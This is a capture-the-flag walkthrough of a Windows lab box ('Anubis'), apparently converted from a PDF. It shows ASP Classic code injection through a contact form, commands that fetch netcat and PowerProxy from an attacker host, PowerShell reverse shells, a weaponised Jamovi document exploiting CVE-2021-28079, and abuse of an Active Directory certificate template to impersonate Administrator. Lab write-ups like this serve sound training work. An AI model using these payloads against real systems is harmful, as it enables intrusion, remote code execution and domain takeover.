

# Anubis – Walkthrough



# Introduction

The idea to the box, started with the recent discovery of a not too uncommon security issue in a corporate network; An external consultant had published an exploitable certificate template, years ago.

Having tried exploiting this earlier, using a virtual SmartCard reader, I came to think of if it was possible to do this from only Linux. After some googling, I stumbled over this excellent guide:

<https://elkement.wordpress.com/2020/06/21/impersonating-a-windows-enterprise-admin-with-a-certificate-kerberos-pkinit-from-linux/>


After doing Sizzle.htb, she also wanted to figure this out and did an outstanding job of it.

# Walkthrough


nmap

```
PORT      STATE SERVICE REASON
443/tcp    open  https  syn-ack ttl 127
MAC Address: 00:0C:29:40:E3:E1 (VMware)
```


Nothing displayed on website



Certificate shows hostname



Adding the hostname to our hostfile, gives us access to the website



There is a contact form here

**Contact Us**

Ut possimus qui ut temporibus culpa velit eveniet modi omnis est adipisci expedita at voluptas atque vitae autem.

**Our Address**

A108 Adam Street, New York, NY 535022

**Email Us**

contact@example.com

**Call Us**

+1 5589 55488 55

**Downtown Conference Center**

157 William St, New York, NY 10038, USA

4.4 ★★★★★ 75 vurderinger

Vis større kart

4ndr34z

4ndr34z@home.no

Test

Testmessage

Send Message

It reflects our input.

4ndr34z

4ndr34z@home.no

Test

Testmessage<script>alert('XSS')</script>

Send Message

Clearly no sanitizing

**Do you want to send this?**

**Name:** 4ndr34z


**E-mail:** 4ndr34z@home.no

www.windcorp.thm

XSS


OK

This is ASP Classic



Let's try some code injection.

```
<% response.write("If this woks, it's vulnerable")%>
```



It does.

Let's try command injection.

```
<%Function execStdOut(cmd)
    Dim wsh: Set wsh = CreateObject( "WScript.Shell" )
    Dim aRet: Set aRet = wsh.exec(cmd)
    execStdOut = aRet.StdOut.ReadAll()
End Function
```


```
theOutput = execStdOut("whoami")
```

```
response.write "Output: " & theOutput
%>
```

Good start. We are instant system?!



Adding Powershell Revshell and get a shell back



Uploading a modified nc that defender don't stop

```
invoke-webrequest -uri http://192.168.16.170/nc64.exe -UseBasicParsing -outfile  
c:\windows\temp\nc.exe
```

```
#KILL 2012  
[root@4ndr34z]--[~/thm/anubis]  
#rlwrap nc -lvnp 4545  
listening on [any] 4545 ...  
connect to [192.168.16.170] from (UNKNOWN) [192.168.16.55] 49888  
Microsoft Windows [Version 10.0.17763.1879]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\windows\system32\inetsrv>
```

Looks like we are inside a container

Mode	LastWriteTime	Length	Name
d-----	4/9/2021 10:36 PM		Administrator
d-----	4/25/2021 11:21 PM		ContainerAdministrator
d-----	4/9/2021 10:37 PM		ContainerUser
d-r---	4/9/2021 10:36 PM		Public

```
PS C:\users>
```

On the administrator desktop, a file named req.txt

We copy the req.txt and read it using openssl

```
verify OK
Certificate Request:
  Data:
    Version: 1 (0x0)
    Subject: C = AU, ST = Some-State, O = WindCorp, CN = softwareportal.windcorp.htb
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public-Key: (2048 bit)
      Modulus:
```

There is a hostname here.

We upload Chisel to setup a socks-proxy, but Defender puts an end to that idea.

So PowerProxy next

*IEX(IWR http://192.168.66.3/PowerProxy.ps1 -UseBasicParsing); Start-ReverseSocksProxy 192.168.66.3 -Port 8080*

```
[root@4ndr34z] ~/htb/anubis
#python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.66.41 - - [25/May/2021 21:44:06] "GET /PowerProxy.ps1 HTTP/1.1" 200
-
192.168.66.41 - - [25/May/2021 21:44:56] "GET /PowerProxy.ps1 HTTP/1.1" 200
-
192.168.66.41 - - [25/May/2021 21:49:35] "GET /PowerProxy.ps1 HTTP/1.1" 200
-
[]

mes will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-25 21:45 CEST
Nmap scan report for earth.WINDCORP.HTB (192.168.66.41)
Host is up (15s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap done: 1 IP address (1 host up) scanned in 15.05 seconds
[root@4ndr34z] ~/htb/anubis
#proxychains nmap -sT -p 80 172.18.80.1 -Pn
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-25 21:49 CEST
Nmap scan report for 172.18.80.1
Host is up (0.12s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
[root@4ndr34z] ~/htb/anubis
#[]

[*] Client connected from 127.0.0.1:41900
[*] Client connected from 127.0.0.1:41902
[!] Reverse proxy disconnected while forwarding!
[*] Client connected from 127.0.0.1:41904
[*] Client connected from 127.0.0.1:41906
[*] Client connected from 127.0.0.1:41908
[*] Client connected from 127.0.0.1:41910
[*] Client connected from 127.0.0.1:41912
[*] Client connected from 127.0.0.1:41914
[*] Client connected from 127.0.0.1:41916
[*] Client connected from 127.0.0.1:41918
[]
```

It is a large subnet! We don't bother scanning all ip addresses. We first start with the container host  
172.18.80.1

**Remark:** This IP for the host, changes on every reboot/reset, because of this, the IP will be different throughout this walkthrough.


Also scanning only, the top most used 100 ports



```
proxychains nmap -sT -Pn -n --top-ports 100 172.18.80.1 -v
```

PORT	STATE	SERVICE
53/tcp	open	domain
80/tcp	open	http
88/tcp	open	kerberos-sec
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
389/tcp	open	ldap
445/tcp	open	microsoft-ds
3389/tcp	open	ms-wbt-server

We see port 80 is open. If we try accessing it, we get a 404



But remembering the CSR-file we found, we edit our hostile and add a mapping for: softwareportal.windcorp.htb in our hostsfile


It is a win



# We've got what you need!

The fact that you are not local administrator anymore, will not be a hinder for you getting the software you need installed!

GET STARTED!



The links look like this:

```
softwareportal.windcorp.htb/install.asp?client=172.18.93.90&software=7z1900-x64.exe
```

Two parameters. Client (the ip here is the containers ip) and software  
If we click one of the links, this page pops up.



We find the usual suspects on a DC and another one named "Shared", plus a share named CertEnroll, which means this is also a Certificate Authority Server.

```
#proxychains smbclient -L //172.18.80.1 -U localadmin
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Enter WORKGROUP\localadmin's password:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
CertEnroll     Disk      Active Directory Certificate Services shar
e
IPC$           IPC        Remote IPC
NETLOGON       Disk      Logon server share
Shared         Disk
SYSVOL         Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Doing some SMB enumeration also gives us the hostname

```
#proxychains crackmapexec smb 172.18.80.1
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

[*] completed: 100.00% (1/1)
[*] completed: 100.00% (1/1)
^C

[*] Shutting down, please wait...
SMB 172.18.80.1 445 EARTH [*] Windows 10.0 Build 17763 x
64 (name:EARTH) (domain:windcorp.htb) (signing:True) (SMBv1:False)
[proxychains] [proxychains]
```

We manage to connect to the Shared folder

```
#proxychains smbclient //earth.windcorp.thm/Shared -U localadmin
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
Enter WORKGROUP\localadmin's password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Wed Apr 28 17:06:06 2021
.. D 0 Wed Apr 28 17:06:06 2021
Documents D 0 Tue Apr 27 06:09:25 2021
Software D 0 Mon Apr 26 23:10:08 2021

15587583 blocks of size 4096. 8902513 blocks available
```

We find a folder named Analytics, containing omv-files.


```
smb: \> cd documents
smb: \documents\> ls
. D 0 Tue Apr 27 06:09:25 2021
.. D 0 Tue Apr 27 06:09:25 2021
Analytics D 0 Tue Apr 27 20:40:20 2021

15587583 blocks of size 4096. 8897851 blocks available
smb: \documents\> cd Analytics
smb: \documents\Analytics\> ls
. D 0 Tue Apr 27 20:40:20 2021
.. D 0 Tue Apr 27 20:40:20 2021
Big 5.omv A 6455 Tue Apr 27 20:39:20 2021
Bugs.omv A 2897 Tue Apr 27 20:39:55 2021
Tooth Growth.omv A 2142 Tue Apr 27 20:40:20 2021
Whatif.omv A 2841 Thu Apr 29 14:38:26 2021

15587583 blocks of size 4096. 8897851 blocks available
```

Googling filetype reveals it could be Jamovi

**.omv** **Jamovi Document**



**OMV** file is a **Jamovi** Document. **Jamovi** is a new "3rd generation" statistical spreadsheet. designed from the ground up to be easy to use.

Detailed description not available

**Category:** Document files

**Application:** [Jamovi](#)

**Program name:** -

**Mime-type:** application/octet-stream

**Magic bytes (HEX):** -

**Magic string (ASCII):** -

**Aliases:**

We also recall from the software portal; it is possible to install Jamovi.





Nothing found in exploit-db.com, so we google some more.

We also search cue.mitre.org and there we find a relative new vulnerability.


CVE-ID
<b>CVE-2021-28079</b> <a href="#">Learn more at National Vulnerability Database (NVD)</a> • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
<b>Description</b> Jamovi <=1.6.18 is affected by a cross-site scripting (XSS) vulnerability. The column-name is vulnerable to XSS in the ElectronJS Framework. An attacker can make a .omv (Jamovi) document containing a payload. When opened by victim, the payload is triggered.
<b>References</b> <b>Note:</b> References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete. <ul style="list-style-type: none"><li>• MISC:<a href="https://github.com/theart42/cves/blob/master/CVE-2021-28079/CVE-2021-28079.md">https://github.com/theart42/cves/blob/master/CVE-2021-28079/CVE-2021-28079.md</a></li><li>• MISC:<a href="https://www.jamovi.org">https://www.jamovi.org</a></li></ul>

Following reference link, we find a short description, and a video showing the vulnerability being exploited. No POC code though. This is the only thing we have to go after: The column-name is vulnerable to XSS

## CVE-2021-28079

### Description

When @theart42 and myself @4nqr34z, once again were looking into new software for a CTF box, we came across an injection in Jamovi that could lead to remote code execution.



When a user opens the document, the code is executed on the local machine.

### Exploitation

Jamovi <=1.6.18 is affected by a cross-site scripting (XSS) vulnerability. The column-name is vulnerable to XSS in the ElectronJS Framework. An attacker can make a .omv (Jamovi) document containing a payload. When opened by victim, the payload is triggered.

Code is executed under the privilege of the user.

But someone needs to open the document to trigger the payload...





We go back to the SMB. We see one document stands out, because it is more recent than the others

..	D	0	Tue Apr 27 20:40:20 2021
Big 5.omv	A	6455	Tue Apr 27 20:39:20 2021
Bugs.omv	A	2897	Tue Apr 27 20:39:55 2021
Tooth Growth.omv	A	2142	Tue Apr 27 20:40:20 2021
Whatif.omv	A	2841	Thu Apr 29 14:38:26 2021

It is also changing...

..	D	0	Tue Apr 27 20:40:20 2021
Big 5.omv	A	6455	Tue Apr 27 20:39:20 2021
Bugs.omv	A	2897	Tue Apr 27 20:39:55 2021
Tooth Growth.omv	A	2142	Tue Apr 27 20:40:20 2021
Whatif.omv	A	2841	Thu Apr 29 14:53:26 2021

We download that one.

We could and should install a vulnerable version of Jamovi, to experiment.

If we choose to add the payload from within Jamovi, the column name is too short for a payload, and we need to do it staged. Like in the POC video.

But, if we edit the file metadata.json, we can put the whole payload inside the document.

Jamovi documents, are like Microsoft Office Documents, xml-files and stuff in a package. We can extract it.

```
#unzip Whatif.omv -d whatif
Archive:  Whatif.omv
  inflating: whatif/META-INF/MANIFEST.MF
  inflating: whatif/index.html
  inflating: whatif/metadata.json
  inflating: whatif/xdata.json
  inflating: whatif/data.bin
  inflating: whatif/01 empty/analysis
```

Place our payload

```
{
  "dataSet": {
    "rowCount": 150,
    "columnCount": 5,
    "removedRows": [],
    "addedRows": [
    ],
    "fields": [
      {
        "name": "Sepal.Lengthssss<script>require('child_process').exec('powershell -W Hidden -nop -ep bypass -NoExit -e JABjAGwAaQBlAG4AdAAGAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAXADYA0AAuADEANgAuADEANwAwACcALAA1ADUANQA1ACkA0wAKAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAGUAdABTAHQAcgBlAGEAbQAOACkA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAOACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBwAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEKASQBFAG4AYwBvAGQAaQBwAGcAKQAuAECZQB0AFMAAdABYAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAXACAAfAAgAE8AdQB0AC0AUwB0AHIAa0BuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBwAGQAYgBhAGMAawAgACsAIAAnADQAbgBkAHIAMwA0AHOAPgAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBwAGcAXQA6AD0AQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAkAHMAZQBwAGQAYgBhAGMAawAyACKA0wAKAHMAAdABYAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAOAEYAbABlAHMAaAAoACkAfQA7ACQAYwBsAGkAZQBwAHQALgBDAGwAbwBzAGUAKAApAA==')</script>",
        "id": 1,
        "columnType": "Data",
        "dataType": "Decimal",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parentId": 0,
        "width": 100,
        "type": "number",
        "importName": "Sepal.Length",
        "description": "",
        "transform": 0,
        "edits": [],
        "missingValues": []
      },
      {
        "name": "Sepal.Width",
        "id": 2,
        "columnType": "Data",
        "dataType": "Decimal",
        "measureType": "Continuous",
        "formula": "",
        "formulaMessage": "",
        "parent": "whatif/metadata.json"
      }
    ]
  }
}
```

Package it again using zip and upload, overwriting the existing file.

Then we wait.

In no more than 5. Minutes, we should receive our reverse shell.

```
#rlwrap nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.16.170] from (UNKNOWN) [192.168.16.55] 63924

whoami
windcorp\diegocruz
4ndr34z>
```

We have a Revshell as user diegocruz

(This is also our “savepoint”. If we lose the shell, it will be opened again every 5 minutes, when Jamovi is started on the server.)

Checking certificate templates

```
certutil -catemplates
```

Web: Web -- Auto-Enroll

DirectoryEmailReplication: Directory Email Replication -- Access is denied.

DomainControllerAuthentication: Domain Controller Authentication -- Access is denied.

KerberosAuthentication: Kerberos Authentication -- Access is denied.

EFSRecovery: EFS Recovery Agent -- Access is denied.

EFS: Basic EFS -- Auto-Enroll: Access is denied.

DomainController: Domain Controller -- Access is denied.

WebServer: Web Server -- Access is denied.

Machine: Computer -- Access is denied.

User: User -- Auto-Enroll: Access is denied.

SubCA: Subordinate Certification Authority -- Access is denied.

Administrator: Administrator -- Access is denied.

CertUtil: -CATemplates command completed successfully.

diegocruz may enroll to certificate named "Web"

We follow this guide:

<https://elkement.wordpress.com/2020/06/21/impersonating-a-windows-enterprise-admin-with-a-certificate-kerberos-pkinit-from-linux/>

You will find more info in the mentioned guide.

We check permissions on the template

```
certutil -v -dstemplate Web
```

Allow Enroll WINDCORP\Domain Admins

Allow Enroll WINDCORP\Enterprise Admins

Allow Full Control WINDCORP\Domain Admins

Allow Full Control WINDCORP\Enterprise Admins

Allow Full Control WINDCORP\Administrator

**Allow Full Control WINDCORP\webdevelopers**

Allow Read NT AUTHORITY\Authenticated Users

Interesting. Webdevelopers have Full control

```

net group webdevelopers
Group name      webdevelopers
Comment

Members

-----
DiegoCruz
The command completed successfully.

```

Diego is member of that group

Checking the certificate options tells us it only can be used for server authentication.

msPKI-Certificate-Application-Policy = "1.3.6.1.5.5.7.3.1" Server Authentication

But we have full access, so we can extend the usage to include smartcard authentication.

Running this in powershell as Diego:

```

$EKUs=@("1.3.6.1.5.5.7.3.2", "1.3.6.1.4.1.311.20.2.2")
Set-ADObject "CN=Web,CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=windcorp,DC=htb" -Add
@{pKIExtendedKeyUsage=$EKUs;"msPKI-Certificate-Application-Policy"=$EKUs}

```

We create our config-file, private-key and certrequest using the nice script in the article by [@elkement](#)

```

cnffile="admin.cnf"
reqfile="admin.req"
keyfile="admin.key"

```

```

dn="/DC=htb/DC=windcorp/CN=Users/CN=Administrator"

```

```

cat > $cnffile <<EOF
[ req ]
default_bits = 2048
prompt = no
req_extensions = user
distinguished_name = dn


```

```
[ dn ]  
CN = Administrator
```

```
[ user ]  
subjectAltName = otherName:msUPN;UTF8:administrator@windcorp.htb  
EOF
```

